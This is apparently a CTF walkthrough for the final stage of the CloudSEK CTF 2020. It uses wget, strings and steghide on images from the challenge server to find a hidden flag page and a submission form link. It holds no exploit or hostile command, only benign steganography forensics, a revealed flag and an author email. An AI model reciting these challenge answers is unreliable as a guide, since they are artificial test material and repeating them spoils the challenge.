
During the enumeration I found that the image CloudSEK_AboutToWin.jpg contain the name of next html file where the flag is stored. Then on the final flag page we will get an image where we will have to use the steghide tool to get the final form submission link.

Steps to Reproduce:-

1. From the last step we got a html page which says you can be winner, on that page there is a flag image. Download it and lets run strings on it.,




```
➜ learn wget "http://54.244.19.42/CloudSEK_AboutToWin.jpg"
--2020-09-26 08:16:33--  http://54.244.19.42/CloudSEK_AboutToWin.jpg
Connecting to 54.244.19.42:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 62917 (61K) [image/jpeg]
Saving to: ‘CloudSEK_AboutToWin.jpg’

CloudSEK_AboutToWin.jpg                    100%[=========================================================================]

2020-09-26 08:16:35 (55.0 KB/s) - ‘CloudSEK_AboutToWin.jpg’ saved [62917/62917]
```



```
→ learn strings CloudSEK_AboutToWin.jpg
JFIF
6Photoshop 3.0
8BIM
Depositphotos
8http://ns.adobe.com/xap/1.0/
<?xpacket begin='
' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 11.16'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
 <rdf:Description rdf:about=''
  xmlns:dc='http://purl.org/dc/elements/1.1/'>
  <dc:creator>
   <rdf:Seq>
    <rdf:li>xscorp</rdf:li>
   </rdf:Seq>
  </dc:creator>
 </rdf:Description>
</rdf:RDF>
</x:xmpmeta>









<?xpacket end='w'?>
 /ThE_FlAg_PaGe.html'
 $.   ,#
(7),01444
```

2. Now we can try to read the flag by going on this html file.



54.244.19.42/ThE_FlAg_PaGe.html

You are indeed the winner, soilder! Here is your reward, the flag!

CloudSEK_CTF_2020{H4cKiNG_i$_FuN}


Wondering where to submit this flag? Well.. that file containg the form link must be somwhere in here.
The flag is the key to the next door

3. Now we have successfully found the flag but where to submit? Well it says Wondering where to submit this flag? Well.. that file containing the form link must be somewhere in here.

   Also in last they pointed out


   The flag is the key to the next door

   So, here we might be dealing with another stegno hidden challenge. We can try to download the images on from the page and use steghide tool. Lets download the Image which says you win.



```
➜  learn wget "http://54.244.19.42/you_are_winner_indeed_img.jpg"
--2020-09-26 09:34:36--  http://54.244.19.42/you_are_winner_indeed_img.jpg
Connecting to 54.244.19.42:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16649 (16K) [image/jpeg]
Saving to: ‘you_are_winner_indeed_img.jpg’

you_are_winner_indeed_img.jpg                  100%[=================================

2020-09-26 09:34:37 (60.1 KB/s) - ‘you_are_winner_indeed_img.jpg’ saved [16649/16649]

➜  learn
```

4. We have downloaded the file, lets use steghide to extract the hidden file if there is any. I am using the flag as the passphrase.



```
➜  learn steghide extract -sf you_are_winner_indeed_img.jpg
Enter passphrase:
wrote extracted data to "compl3tion_m3ssag3.txt".
➜  learn cat compl3tion_m3ssag3.txt
Congratulations on making it to the end!
Please submit a detailed walkthrough PDF along with proper steps and screenshots on the link below.
We hope to see you in the interview:

https://forms.gle/CA9vHT6XaisS9HgR6


Happy Hacking!

~CloudSEK family
```

5. Amazing we have finally got the form link that we need to use to submit the final report.

References

https://www.owasp.org/index.php/

Contact Information

Email:	akramv98@gmail.com
Document Version:	v1.0
Last changed:	26th September, 2020
Pentester:	M Waseem akram